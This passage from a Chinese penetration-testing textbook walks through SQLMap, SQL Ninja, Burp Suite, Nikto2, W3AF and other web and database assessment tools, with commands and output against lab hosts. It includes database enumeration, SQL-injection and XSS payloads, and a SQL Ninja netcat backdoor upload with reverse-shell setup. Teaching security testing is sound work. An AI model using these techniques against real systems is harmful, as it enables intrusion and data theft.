[Tue Sep 14 17:55:50 UTC 2013] Testing user: root, pass: RolVer123

ERROR: message: Access denied for user 'pokertab'@'10.2.206.18' (using password: YES), code: 1045

[Tue Sep 14 17:55:56 UTC 2013] Testing user: pokertab, pass: RolVer123

...

[Tue Sep 14 17:56:51 UTC 2013] Finnishing password audit ...

Results for password scan against 10.2.251.24 using provider MySQL

---

user: pokertab pass: RolVer123

Tested 12 passwords in 69.823 seconds (0.17186314tries/sec)

上面信息表明，该程序成功地发现了一个有效的用户账户。上述指令中，-d 选项代表目标数据库的名称，-D 选项用于指定相应的数据库管理系统（DBMS）。-U 选项指定用户名字典，-P选项则用来指定采用的密码字典。

2．SQLMap

SQLMap是一款先进的自动执行SQL注入的审计工具。针对指定的URL，它可以扫描、发现并利用SQL注入漏洞。目前，SQLMap支持的数据库管理系统包括MS-SQL、MySQL、Oracle和PostgreSQL。略微处理之后，它也能够识别诸如DB2、Informix、Sybase、Interbase和 MS Access 之类的数据库系统。SQLMap 采用4种独特的 SQL 注入技术，分别是SQL盲注、联合查询SQL注入、累加式注入（stacked query）和基于时间的SQL盲注入。它功能广泛，可对数据库进行指纹识别、服务枚举、数据提取，并可访问目标主机的文件系统，在获取完全操作权时甚至可以执行任意命令。此外，该工具还可以从Burp Proxy或Web Scarab的日志，以及标准的文本文件中解析测试目标的列表。它还能够调用Google dorks 的分类数据，使用Google搜索引擎搜索指定目标的可测试网址。

如需深入了解 Google dorks 的各种用法，请访问 Google HackingDatabase 的官方网址：http://www.hackersforcharity.org/ghdb/。

如需启动SQLMap 程序，可在桌面菜单里依次选中Kali Linux | Vulnerability Analysis |Database Assessment | sqlmap，或者在shell 中使用下述指令。

cd /usr/share/sqlmap/

sqlmap -h

上述命令将显示所有可用的选项。这些选项可以分为11个逻辑分类，即目标规格、连接请求参数、注入payload、注入技术、指纹识别、枚举选项、用户自定义函数（UDF）注入、文件系统访问选项、操作系统访问选项、Windows 注册表访问和其他杂项。在下文的这个例子中，我们将使用多个指纹识别类选项和服务枚举类选项，获取被测数据库系统的特征信息。

sqlmap -u "http://testphp.example.com/artists.php?artist=2" -p "artist"-f -b --current-user --current-db --dbs --users

...

[*] starting at: 11:21:43

[11:21:43] [INFO] using '/usr/share/sqlmap/output/testphp.example.com/session' as session file

[11:21:43] [INFO] testing connection to the target url

[11:21:45] [INFO] testing if the url is stable, wait a few seconds

[11:21:49] [INFO] url is stable

[11:21:49] [INFO] testing sql injection on GET parameter 'artist' with 0 parenthesis

[11:21:49] [INFO] testing unescaped numeric injection on GET parameter 'artist'

[11:21:51] [INFO] confirming unescaped numeric injection on GET parameter 'artist'

[11:21:53] [INFO] GET parameter 'artist' is unescaped numeric injectable with 0 parenthesis

[11:21:53] [INFO] testing for parenthesis on injectable parameter

[11:21:56] [INFO] the injectable parameter requires 0 parenthesis

[11:21:56] [INFO] testing MySQL

[11:21:57] [INFO] confirming MySQL

[11:21:59] [INFO] retrieved: 2

[11:22:11] [INFO] the back-end DBMS is MySQL

[11:22:11] [INFO] fetching banner

[11:22:11] [INFO] retrieved: 5.0.22-Debian_0ubuntu6.06.6-log

[11:27:36] [INFO] the back-end DBMS operating system is Linux Debian or Ubuntu

...

[11:28:00] [INFO] executing MySQL comment injection fingerprint

web server operating system: Linux Ubuntu 6.10 or 6.06 (Edgy Eft or Dapper Drake)

web application technology: Apache 2.0.55, PHP 5.1.2

back-end DBMS operating system: Linux Debian or Ubuntu

back-end DBMS: active fingerprint: MySQL >= 5.0.11 and < 5.0.38

comment injection fingerprint: MySQL 5.0.22

banner parsing fingerprint: MySQL 5.0.22, logging enabled

html error message fingerprint: MySQL

[11:31:49] [INFO] fetching banner

[11:31:49] [INFO] the back-end DBMS operating system is Linux Debian or Ubuntu

banner: '5.0.22-Debian_0ubuntu6.06.6-log'

[11:31:49] [INFO] fetching current user

[11:31:49] [INFO] retrieved: fanart@localhost

current user: 'fanart@localhost'

[11:34:47] [INFO] fetching current database

[11:34:47] [INFO] retrieved: fanart

current database: 'fanart'

[11:35:57] [INFO] fetching database users

[11:35:57] [INFO] fetching number of database users

[11:35:57] [INFO] retrieved: 1

[11:36:04] [INFO] retrieved: 'fanart'@'localhost'

database management system users [1]:

[*] 'fanart'@'localhost'

[11:39:56] [INFO] fetching database names

[11:39:56] [INFO] fetching number of databases

[11:39:56] [INFO] retrieved: 3

[11:40:05] [INFO] retrieved: information_schema

[11:43:18] [INFO] retrieved: fanart

[11:44:24] [INFO] retrieved: modrewriteShop

available databases [3]:

[*] fanart

[*] information_schema

[*] modrewriteShop

[11:47:05] [INFO] Fetched data logged to text files under '/usr/share/sqlmap/output/testphp.example.com'

...

这一时刻，我们成功地发现了artist参数存在注入问题。上述指令中，-p选项用来指定目标URL里需要测试的参数。默认情况下，SQLMap会扫描所有可用的参数（GET、POST、HTTPCookie和User-Agent），但是我们通过指定参数（-p"Parameter 1，Parameter 2"）限制了测试对象的范围。这将提升SQL注入的速度，从而提高访问后台数据库的速度。在下面的测试中，我们使用--tables选项和-D选项，从数据库fanart中提取所有表的信息。

sqlmap -u "http://testphp.example.com/artists.php?artist=2" --tables -D fanart -v 0

[*] starting at: 12:03:53

web server operating system: Linux Ubuntu 6.10 or 6.06 (Edgy Eft or Dapper Drake)

web application technology: Apache 2.0.55, PHP 5.1.2

back-end DBMS: MySQL 5

Database: fanart

[7 tables]

+------------+

| artists |

| carts |

| categ |

| featured |

| guestbook |

| pictures |

| users |

+------------+

上述信息表明，由于两次测试都使用了相同的 URL，SQLMap 程序使用了上次会话（session）中提取的指纹信息，并没有从头对数据库进行测试。这种功能可让用户随时终止并保存测试会话，以便在后续阶段继续此次会话。此处，我们还可以使用--dump或--dump all选项，对数据库信息进行自动存储。这个程序还有其他一些高级选项，例如--os-cmd、--os-shell 或--os-pw 用于可帮助渗透测试者获得远程访问系统权限，并执行任意命令。但是，此类功能仅支持MS-SQL、MySQL和PostgreSQL这三种运行于操作系统的数据库系统。如果还需要使用SQLMap的其他选项，可参考官方教程中的实例：http://sqlmap.sourceforge.net/doc/ README.html。

Metasploit框架可以支持SQLMap的哪些选项？

SQLMap的--ospwn选项、--os-smbrelay选项、--priv-sec选项和--msf-path选项，都是在数据库系统的操作系统上执行的指令选项。Metasploit可通过三种payload使用这些选项：shell、交互式命令环境和GUI访问（VNC）。

3．SQL Ninja

SQL Ninja 是一款SQL 注入的审计工具，专门用于评估后台数据库采用MS-SQL Server的Web应用程序。它可通过SQL注入漏洞获取远程数据库服务器的shell运行权限，而不是提取数据库数据的工具。SQL Ninja 的功能有：对服务器进行指纹识别、暴力破解密码、提升权限、上传后门、直接调用shell、反连方法连接shell（绕过防火墙的技术）、反射shell、DNS隧道、单命令执行等。它还可以与Metasploit进行集成。因此，它不仅是扫描SQL注入漏洞的工具，而且还是利用已知漏洞获取操作系统访问权限的工具。

SQL Ninja 不是初学者玩的玩具。如果您需要配置并使用这种工具，请详细阅读作者的使用说明，在实际应用前充分了解这款工具。

如需启动SQL Ninja，可在桌面菜单里依次选中Kali Linux | Vulnerability Analysis |Database Assessment | sqlninja，或者在shell 中使用下述指令。

sqlninja

上述指令将在屏幕上显示程序所有的可用选项。在进行测试前，需要根据已反映目标的情况更改配置文件的参数和利用漏洞的选项。首先，您要将样本配置文件解压缩出来，把它重新命名，然后移动到正确的目录中，进行如下修改。

cd /usr/share/doc/sqlninja/

gzip –d sqlninja.conf.example.gz

cp sqlninja.conf.example.gz /usr/share/sqlninja/sqlninja.conf

然后，我们要修改配置文件，使其符合我们的测试内容。您需要在配置文件中找到下述内容，然后删除行首的注释符号，并根据实际情况对有关选项进行调整。

本文根据情况将配置文件的下述内容进行了调整。

vim sqlninja.conf

...

Host (required)

host = testasp.example.com

Port (optional, default: 80)

port = 80

Vulnerable page (e.g.: /dir/target.asp)

page = /showforum.asp

stringstart = id=0;

Local host: your IP address (for backscan and revshell modes)

lhost = 192.168.0.3

msfpath = /usr/share/exploits/framework3

Name of the procedure to use/create to launch commands. Default is

"xp_cmdshell". If set to "NULL", openrowset+sp_oacreate will be used

for each command

xp_name = xp_cmdshell

...

在上述配置文件中，我们仅修改了一些必要的参数，其他没有提及的内容均采用了默认值。另外，在使用SQL Ninja 之前，您还有必要使用其他工具检查SQL 注入的漏洞。在配置好配置文件之后，您就可以使用它的攻击模式-m t/test 对目标进行检测。

sqlninja -m t

Sqlninja rel. 0.2.3

Copyright (C) 2006-2008 icesurfer r00t@northernfortress.net

[+] Parsing configuration file.....

[+] Target is: testasp.targetdomain.com

[+] Trying to inject a 'waitfor delay'....

[+] Injection was successful! Let's rock !! :)

...

可见，程序成功地识别出了配置文件的各种设置，而且盲注测试取得了成功。接下来，我们可以对目标进行指纹识别，以获取SQLServer的更多信息，并取得目标操作系统的操作权限。

sqlninja -m f

Sqlninja rel. 0.2.3

Copyright (C) 2006-2008 icesurfer r00t@northernfortress.net

[+] Parsing configuration file.....

[+] Target is: testasp.example.com

What do you want to discover ?

0 - Database version (2000/2005)

1 - Database user

2 - Database user rights

3 - Whether xp_cmdshell is working

4 - Whether mixed or Windows-only authentication is used

a - All of the above

h - Print this menu

q - exit

> a

[+] Checking SQL Server version...

Target: Microsoft SQL Server 2005

[+] Checking whether we are sysadmin...

No, we are not 'sa'.... :/

[+] Finding dbuser length...

Got it ! Length = 8

[+] Now going for the characters.....

DB User is....: achcMiU9

[+] Checking whether user is member of sysadmin server role....

You are an administrator !

[+] Checking whether xp_cmdshell is available

xp_cmdshell seems to be available :)

Mixed authentication seems to be used

> q

...

上述信息表明，目标系统存在漏洞，其指定的数据库安全策略并不够安全。我们有机会上传NetCat的后门程序，继而获取被攻陷主机的长期控制权，并可通过它的shell执行任意的指令。此时，人们常用Metasploit的攻击模式进行进一步的渗透。

sqlninja -m u

Sqlninja rel. 0.2.3

Copyright (C) 2006-2008 icesurfer r00t@northernfortress.net

[+] Parsing configuration file.....

[+] Target is: testasp.targetdomain.com

File to upload:

shortcuts: 1=scripts/nc.scr 2=scripts/dnstun.scr

> 1

[+] Uploading scripts/nc.scr debug script.....

1540/1540 lines written

done !

[+] Converting script to executable... might take a while

[+] Completed: nc.exe is uploaded and available !

至此，我们已经成功上传后门。然后我们可通过该后门获得 s/dirshell、k/backscan或r/revshell。此外，采用m/metasploit的高级选项可以使用Metasploit 框架的SQLNinja封装程序访问目标主机的GUI。如需详细了解SQLNinja的使用方法或它的配置文件，请访问 http://sqlninja.source forge.net/sqlninja-howto.html。

7.8.2 Web应用程序评估工具

本节介绍的工具主要关注Web基础设施前端程序的安全性。它们都可以识别、分析并利用应用程序的安全漏洞。这些漏洞包括缓冲区溢出、跨站脚本（XSS）、SQL 注入、SSI 注入、XML注入、应用配置错误、功能滥用、会话预测、信息泄露以及许多其他类型的漏洞。7.2节已经讨论过，应用程序漏洞有多种分类标准。如需更深入了解这些漏洞的特性，强烈建议读者掌握上述漏洞分类标准。

1．Burp Suite

Burp Suite组合了一系列功能强大的Web应用程序的安全工具。这些工具能够演示攻击人员对Web应用程序的渗透方法。它们能够或手动或自动地扫描、分析并利用Web应用程序的安全漏洞。Burp Suit将有关工具整合为一体，能够在多个工具之间传递和共享信息，成为了一个完整的攻击平台。这一特性使得Burp Suite成为了简单有效的Web应用程序攻击框架。

如需启动Burp Suit，可在桌面菜单里依次选中Kali Linux | Web Applications | Web Vulnerability Scanners | burpsuite，或在终端中使用下述指令。

```
# burpsuite
```

上述指令将在屏幕上显示Burp Suite 的程序窗口。您可以通过对应的选项卡访问它所集成的全部工具（Target、Proxy、Spider、Scanner、Intruder、Repeater、Sequencer、Decoder和Comparer）。如需了解它们的用法和配置等详细信息，可以使用Help菜单或者访问http://www.portswigger.net/suite/help.html。本例将使用Burp Suite的多个工具分析小型的Web 应用程序。要注意，Burp Suite 有两个版本：免费版和商业版。Kali Linux 收录的版本是它的免费版，因此有些功能受到限制。使用Burp Suite 检查SQL注入漏洞的相应步骤如下。

1. 首先，选择Proxy | Options，检查proxy listeners的属性。本例采用程序的默认设置，即监听 8080 端口。您还可以根据评估任务的实际情况设置这个界面的其他选项，例如主机重定向、SSL证书、客户端请求拦截、服务器响应拦截、页面属性和请求头修改等。

2. 选择Proxy | Intercept，选中intercept is on标签。

3. 打开你最习惯的浏览器（例如Firefox），并设置HTTP/HTTPS 协议的代理服务器为本地代理（127.0.0.1, 8080）。代理服务器能够拦截、检查并修改浏览器发往目标Web应用程序之间的客户端请求，并且能够记录服务器发回的所有响应。在这种设置中，Burp Suite 的功能类似中间人代理服务器。

4. 浏览目标网站（例如，http: //testphp.targetdomain.com），您可在Burp Suite 的Proxy | Intercept选项卡中看到浏览器发送的请求数据（http request）。在本例中，我们不对浏览器请求进行任何修改，直接转发这个请求。如需修改请求，可以在Raw、Headers或者Hex选项卡中修改。请注意，在访问索引页（index）等网页时，浏览器会对网页中的各种资源（例如图像、Flash文件）发送单独的获取请求。

5. 在此，强烈建议访问尽可能多的网页，以帮助Burp Suite列出可用页的GET和POST 请求。当然，也可以使用程序的 Spider 功能自动完成分析过程。如需使用 Spider的爬虫功能，可在菜单中选中 Target | Site Map，右键点击目标网址（本例是http://testphp.examples.com），然后选择spider this host。此后，程序将会自动发现、扫描可用页面；当遇到需要递交数据的页面（例如登录）时，程序将提示您进行人工干预。此操作结束后，可在Target | Site map选项卡右侧的面板中查看可访问网页清单和页面属性（方法、URL、参数、响应码等）。

6. 您可选择一个采用GET或POST 模式传递参数的页面，用Intruder 进行测试。关键是要找到可能的参数标识符，获取有用数据，并对这些参数进行模糊测试，以检测已知漏洞。右键单击选定的请求，并选择 send to intruder。本例测试的网址是http://testphp.targetdomain.com/listproducts. php?artist=2；程序将以不同长度的字符替代2，以找到已知的漏洞。

7. 接下来，我们要指定攻击类型以及有效载荷（payload）的位置（Intruder | Positions），以进行自动测试。有效载荷的位置有§2§标识。然后，我们通过菜单进入 Intruder | Payloads，从预定义字符块列表中选择预定义的有效载荷（payload），本例选择Character blocks。当然，您还可以指定自定义的有效载荷。设置完毕后，选择菜单Intruder | Start 执行测试任务。此时，程序将会在弹出的窗口里显示测试目标应用程序时发送的全部请求。待程序处理完所有指定的有效载荷之后，我们可通过远程响应的比较结果判断Web应用程序的意外行为。使用鼠标右键点击选定的请求并选择send response to comparer，即可对响应进行比较。Burp

Suite 可以对两个（或更多）的请求或响应进行逐字逐节（bytes和words）的比较。如需详细了解各种攻击类型，请访问 http://www.portswigger.net/burp/help/intruder_positions.html#attacktype；如需了解有关有效载荷选项的更多信息，请访问 http://www.portswigger.net/burp/help/ intruder_payloads_types.html。

8. 在比较响应的过程中，我们发现其中一个有效载荷请求存在 SQL 注入漏洞。为了验证其真实性，我们决定使用 Repeater 重现该请求。即使用鼠标右键点击该请求，然后选择 send request to repeater，之后单击 Repeater 选项卡中的 go 按钮，将会立即获取指定请求的远程响应。在本例中，我们注意到响应页面中的下述错误信息。

Error: Unknown column 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA' in 'where clause'

Warning : mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /var/www/vhosts/default/htdocs/listproducts.php on line 74

9. 上述信息是SQL 注入漏洞的典型特征。除了检验这种类型的安全问题，我们还可以使用 Burp Suite 的sequencer 测试应用程序session tokens的散化程度，检测session的可预测问题。有关sequencer的基本用法，请参见http://www.portswigger.net/suite/sequencerhelp.html。

Burp Suite 是款多功能的Web 应用程序安全工具。它是应用广泛、功能强大的Web应用程序攻击平台。篇幅所限，本文不逐一介绍它的各个功能。所以，我们强烈建议您通过它的官方网站（http://www.portswigger.net/）详细了解它的各种用法。

2. Nikto2

Nikto2是一款基础的Web服务器安全扫描工具。它可以扫描、检测由下述问题引起的的安全漏洞：服务器的配置不当问题、默认和不安全的文件、过旧的服务端应用程序。Nikto2程序完全是LibWhisker2的再开发版。因此，它支持跨平台部署、SSL、常见的主机身份验证方式（NTLM/Basic）、多代理，并采用了多种 IDS 规避技术。它还支持子域名枚举、应用程序安全检查（XSS、SQL注入等），并能够使用字典的攻击方法猜测认证信息。

如需启动Niklo2 程序，可在桌面菜单里依次选中Kali Linux | Web Applications | Web Vulnerability Scanners | nikto，或者在终端中使用下述指令。

nikto

上述指令将显示其所有选项及其扩展特性。在本例中，我们使用-T选项对目标主机执行一组特定的测试。有关各个选项的详细说明和使用方法，请访问 http://cirt.net/nikto2-docs/。

nikto -h testphp.example.com -p 80 -T 3478b -t 3 -D \ V -o webtest –F

htm

- Nikto v2.1.5

V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_apache_expect_xss

V:Sat Sep 18 14:39:37 2013 - Loaded "Apache Expect XSS" plugin.

V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_apacheusers

V:Sat Sep 18 14:39:37 2013 - Loaded "Apache Users" plugin.

V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_cgi

V:Sat Sep 18 14:39:37 2013 - Loaded "CGI" plugin.

V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_core

V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_dictionary_attack

...

V:Sat Sep 18 14:39:38 2013 - Checking for HTTP on port 10.2.87.158:80, using HEAD

V:Sat Sep 18 14:39:38 2013 - Opening reports

V:Sat Sep 18 14:39:38 2013 - Opening report for "Report as HTML" plugin

- Target IP: 10.2.87.158
- Target Hostname: testphp.example.com
- Target Port: 80
- Start Time: 2013-09-19 14:39:38

- Server: Apache/2.0.55 (Ubuntu) mod*python/3.1.4 Python/2.4.3 PHP/5.1.2 mod* ssl/2.0.55 OpenSSL/0.9.8a mod_perl/2.0.2 Perl/v5.8.7

V:Sat Sep 18 14:39:40 2013 - 21 server checks loaded

V:Sat Sep 18 14:39:41 2013 - Testing error for file: /.g89xvYXD

...

- OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

V:Sat Sep 18 14:40:49 2013 - Running scan for "Server Messages" plugin

- OSVDB-0: mod_ssl/2.0.55 OpenSSL/0.9.8a mod_perl/2.0.2 Perl/v5.8.7 –mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell (difficult to exploit). http://cve.mitre.org/cgi-bin/cvename.cgi?name= CVE-2002-0082, OSVDB-756.

...

V:Sat Sep 18 14:41:04 2013 - 404 for GET: /tiki/tiki-install.php

V:Sat Sep 18 14:41:05 2013 - 404 for GET: /scripts/samples/details.idc

- 21 items checked: 15 item(s) reported on remote host
- End Time: 2013-09-19 14:41:05 (87 seconds)

- 1 host(s) tested

V:Sat Sep 18 14:41:05 2013 + 135 requests made

上述指令中，-T 选项指定测试类型为 Information Disclosure（信息泄露）、Injection（XSS/Script/HTML）、Remote File Retrieval（Server Wide）、Command Execution 和 Software Identification（软件识别）；-t 选项控制每个测试类型执行的超时时间：-DV 选项控制显示格式；-o和-F选项用于定义扫描报告以特定的格式和编写。Nikto还有其他的选项，例如-mutate（猜测子域、文件、目录、用户名）、-evasion（规避IDS检测）和-Single （单组规则测试模式），都可以用来进行更为深入的安全评估。

3．Paros Proxy

Paros Proxy 是一款名不见经传的深入分析安全漏洞的评估工具。它能以爬虫方式分析整个网站的网址，并执行各种漏洞测试。同时，审计人员还可以利用它的代理服务器功能拦截本机浏览器和目标应用程序服务器之间的Web流量（支持HTTP/HTTPS协议）。审计人员可以利用这种机制修改本机发往目标服务程序的特定请求，从而进行手工测试。因此， Paros Proxy 不仅是Web 应用程序安全评估的主动评估工具，而且还是它的被动评估工具。

如需启动Paros Proxy程序，可在桌面菜单里依次选中Kali Linux | Web Applications |Web Application Proxies | Paros，或者在终端中使用下述指令。

paros

上述指令将加载Paros Proxy程序的图形窗口。在开始测试前，你需要在浏览器中设置本地代理，即设置代理的 IP 为 127.0.0.1，端口为 8080。如需调整默认设置，可在菜单Tools | Options中调整连接设置、本地代理的设置、HTTP认证和其他相关设置。在设置好浏览器之后，就可以访问目标网页了。使用Paros Proxy进行漏洞测试的具体步骤如下。

1. 在本例中，我们访问http://testphp.targetdomain.com。此后，Paros Proxy的Sites选项卡里显示这个网址。

2. 使用鼠标右键单击http://testphp.targetdomain.com 并选择Spider，以爬虫方式分析整个网站的网址。扫描网址的时间取决于网站的页面数量。

3. 在程序抓取完网址之后，您可通过底部的Spider 标签查看所有抓取到的网址信息。此外，也可以通过在Sites选项卡中选择特定网站的网页，以跟踪其请求和响应。

4. 您在右侧面板中的 Trap 选项卡中，调查特定的请求和响应的响应。在对目标应用程序进行手动测试时，这项功能尤其有用。此外，您可通过菜单 Tools | Manual Request Editor，手工构建一个HTTP请求。

5. 在 Sites 选项卡里选中目标网站，然后在菜单中选择 Analyze | Scan All，可对选定网站进行自动化的漏洞测试。另外，您还可以在 Analyze | Scan Policy 指定安全测试的特定类型，然后使用单独的 Analyze | Scan 功能进行特定类型的安全测试（而不是Scan All 进行的那种全面测试）。

6. 在程序完成漏洞测试之后，您可在底部的Alerts 选项卡中看到大量的安全警告。依照其危害程度，这些漏洞被分为High、Low和Medium三种级别。

7. 如需查看上次扫描结果的报告，可打开菜单Report | Last Scan Report。它将会把本此测试发现的所有漏洞保存为网页格式文件/root/paros/session/LatestScannedReport.htm。

在本例中，我们仅进行了基本的漏洞评估测试。如需获取Paros Proxy选项的详细说明，请访问其官方的用户手册，地址为 http://www.i-pi.com/Training/SecTesting/paros_user_guide.pdf。

4．W3AF

W3AF是一款功能丰富的Web应用程序攻击和审计框架，它主要用于探测和利用Web漏洞。它实现了全自动化的应用程序安全评估过程。整个框架的设计理念遵循了下述三个主要的操作步骤：识别、审计和攻击。在进行每个操作步骤时，审计员都可使用其提供的注重特定测试标准的功能插件。W3AF 的这些插件实现了互相之间的通信和数据共享，有助于协同完成测试任务。它可检查、利用的Web应用程序漏洞包括SQL注入、跨站脚本、远程和本地文件包含、缓冲区溢出、XPath 注入、操作系统命令、错误的应用配置等。有关各个插件的详细信息，请查询http://w3af.sourceforge.net/plugin-descriptions.php。

如需启动 W3AF，可在桌面菜单中依次选中 Kali Linux | Web Applications | Web Vulnerability Scanners | w3af (Console)，或在终端中使用下述指令。

w3af_console

上述命令将进入到W3AF特有的控制台模式（提示符为w3af>>>）。虽然在桌面菜单里也有这个程序的GUI版本，但是考虑到操作灵活性，我们倾向于使用它的控制台版本。

w3af>>> help

上述指令将显示配置w3af测试所需的基本选项。在需要查看帮助时，可随时使用help命令查看特定选项的说明信息。本例首先配置output 插件，然后启用特定的audit 测试选项，设置target并对目标网站进行扫描。相关指令如下。

w3af>>> plugins

w3af/plugins>>> help

w3af/plugins>>> output

w3af/plugins>>> output console, htmlFile

w3af/plugins>>> output config htmlFile

w3af/plugins/output/config:htmlFile>>> help

w3af/plugins/output/config:htmlFile>>> view

w3af/plugins/output/config:htmlFile>>> set verbose True

w3af/plugins/output/config:htmlFile>>> set fileName testreport.html

w3af/plugins/output/config:htmlFile>>> back

w3af/plugins>>> output config console

w3af/plugins/output/config:console>>> help

w3af/plugins/output/config:console>>> view

w3af/plugins/output/config:console>>> set verbose False

w3af/plugins/output/config:console>>> back

w3af/plugins>>> audit

w3af/plugins>>> audit htaccessMethods, osCommanding, sqli, xss

w3af/plugins>>> back

w3af>>> target

w3af/config:target>>> help

w3af/config:target>>> view

w3af/config:target>>> set target http://testphp.example.com/

w3af/config:target>>> back

w3af>>>

我们通过上述指令调整好了各项参数。然后，我们将通过下述指令，评估目标的 SQL注入、跨站脚本、操作系统命令、htaccess错误配置等漏洞的安全问题。

w3af>>> start

Auto-enabling plugin: grep.error500

Auto-enabling plugin: grep.httpAuthDetect

Found 2 URLs and 2 different points of injection.

The list of URLs is:

- http://testphp.example.com/
- http://testphp.example.com/search.php?test=query

The list of fuzzable requests is:

- http://testphp.example.com/ | Method: GET
- http://testphp.example.com/search.php?test=query| Method: POST|Parameters: (searchFor="")

Starting sqli plugin execution.

Starting osCommanding plugin execution.

A possible OS Commanding was found at:

"http://testphp.example.com/search.php?test=query", using

HTTP method POST. The sent post-data was:

"searchFor=run+ping+-n+3+localhost＆goButton=go".Please review manually.

This information was found in the request with id 22.

Starting xss plugin execution.

Cross Site Scripting was found at:

"http://testphp.example.com/search.php?test=query",

using HTTP method POST. The sent post-data was:

"searchFor=ScRIPt/SrC=http://x4Xp/x.js</ScRIPt>＆goButton=go".

This vulnerability affects Internet Explorer 6,Internet Explorer 7,Netscape with IE rendering engine,Mozilla Firefox,Netscape with

Gecko rendering engine.

This vulnerability was found in the request with id 39.

Starting htaccessMethods plugin execution.

Finished scanning process.

上述信息表明，W3AF发现该Web应用程序存在多个严重的安全漏洞。我们已经在配置中指定好了测试报告的文件名，该文件位于/pentest/web/w3af/testreport. html。扫描报告会列出所有漏洞的全部细节，其中包括 W3AF 程序和目标 Web 应用程序之间每个请求信息、相应响应、所传递的数据以及调试信息等。本例没有使用别的的插件（plugins）、配置文件（profiles）和漏洞利用（exploit）选项。因此，本书强烈建议读者参考官方的用户指南，进行各种练习。官方手册的下载网址是 http://w3af.sourceforge.net/documentation/user/w3afUsersGuide.pdf。

5．WafW00f

WafW00f是检测Web应用程序防火墙（WAF）的Python脚本程序。在评估WAF保护的目标主机时，许多漏洞评估技术都难以奏效；而这正是WafW00f程序擅长的测试环境。部署于应用服务器和Internet流量之间的WAF防火墙，不仅提高了测试策略的难度，同时还使渗透测试人员开发的高级规避技术面临了新的挑战。

如需启动WafW00f程序，可在终端中使用下述指令。

wafw00f

上述指令将在显示器上显示简单的使用说明，以及几个典型的指令范例。本例中，我们将通过下述指令，分析目标网站是否使用WAF系统。

wafw00f http://www.example.net/

WAFW00F - Web Application Firewall Detection Tool

By Sandro Gauci ＆& Wendel G. Henrique

Checking http://www.example.net/

The site http://www.example.net/ is behind a dotDefender

Number of requests: 5

上述信息表明，目标应用程序服务器处于防火墙的保护之下（例如，dotDefender）。通过这些信息，我们可以进一步地调查规避WAF规则的方法。这可能涉及一些如HTTP参数污染、空字节替换、规范化处理、使用十六进制字符或Unicode字符对恶意URL进行编码等技术。

6. WebScarab

WebScarab 是一款功能强大的 Web 应用程序的安全评估工具。它有多种操作模式，主要模式为拦截代理。将WebScarab代理部署于终端用户浏览器和目标Web应用程序之间，可监控、修改二者之间的请求和回应。审计人员可以手动构造连接请求，然后检查目标Web应用程序返回的响应信息。WebScarab 集成了诸多工具，这些工具包括 fuzzer、session ID analysis、spider、web services analyzer、XSS 和 CRLF 漏洞扫描器和 transcoder等程序。

如需启动WebScarab Lite程序，可在桌面菜单里依次选中Kali Linux | WebApplications |Web Vulnerability Scanners | webscarab，或在终端中使用下述指令。

webscarab

上述指令将执行精简版的 WebScarab。根据本例的需要，我们通过菜单 Tools | Use full-featured interface 令程序显示全部的功能选项。程序将询问您是否启用这项功能，然后会重启该应用程序。再次启动之后，WebScarab的界面上将新增很多工具的选项卡。在开始评估工作之前，我们应调整浏览器程序，使其使用本地代理服务器（127.0.0.1, 8080），以使得浏览器通过WebScarab 的拦截代理访问目标主机。另外，您可以在Proxy | Listeners选项卡中调整本地代理服务器的有关设置（IP地址或端口）。使用WebScarab程序分析目标应用程序的session ID 的步骤如下。

1. 设置好浏览器的代理服务器选项之后，您可使用浏览器访问目标网站（例如 http://testphp.targetdomain.com/），并访问尽可能多的链接。浏览的页面越多，发现已知和未知漏洞的机会也就越大。除了这种方法，您还可在Summary选项卡中使用鼠标右键点击目标网站，然后选择Spider tree；此后，程序将自动查找目标应用程序的所有可用链接。

2. 如果想检查特定页面的请求和响应数据，可单击底部的Summary标签。程序将表格的形式显示原始的和解析过的浏览器请求。此外，您还可以看到以 HTML、XML、TEXT和Hex格式显示的响应信息。

3. 在测试过程中，我们决定对目标应用程序链接中的某个参数（例如，artist=l）以 GET 请求进行模糊测试。这种测试有助于找到未被发现的漏洞。我们使用鼠标右键点击选定的链接，并选择Use as fuzz template。然后转到Fuzzer 选项卡，点击Parameters 附近的 Add 按钮，人工添加需要进行模糊测试的参数。在本例中，我们写了一个小型文本文件，这个文件含有已知的SQL 注入数据（例如，1 AND1=2、1AND1=1、单引号[']），然后指定这个文本文件作为模糊测试的参数值。这种指定操作可通过Fuzzer选项卡下的Sources按钮完成。准备好模糊测试数据后，我们点击 Start 开始测试。所有测试完成后，可以双击单个请求以检查其相应的响应。我们在本例中发现了MySQL注入漏洞。

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\" at line 1 Warning: mysql_fetch_array():supplied argument is not a valid MySQL result resource in /var/www/vhosts/default/htdocs/listproducts.php on line 74

4. 最后，我们分析目标应用程序的session ID。我们选中Session ID Analysis选项卡，并在组合框中选中Previous Requests。等程序加载了特定请求之后，我们在底部设定采样次数（例如，20）。然后点击Fetch 按钮开始对session ID进行采样。之后，点击Test按钮对样本进行分析。而后，可在Analysis选项卡下看到分析结果。此外，我们可在 Visualization 选项卡中看到相应的可视化分析。这种分析用于判断session ID 的杂化程度和不可预期性。上述指标如果不理想，就可能引发通过某session ID劫持他人session或获取他人认证信息的事故。

WebScarab 另有大量的选项和其他的功能，它们有助于我们提高对渗透测试的认识。有关 WebScarab 项目的更多信息，请访问 http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project。

7.9 本章总结

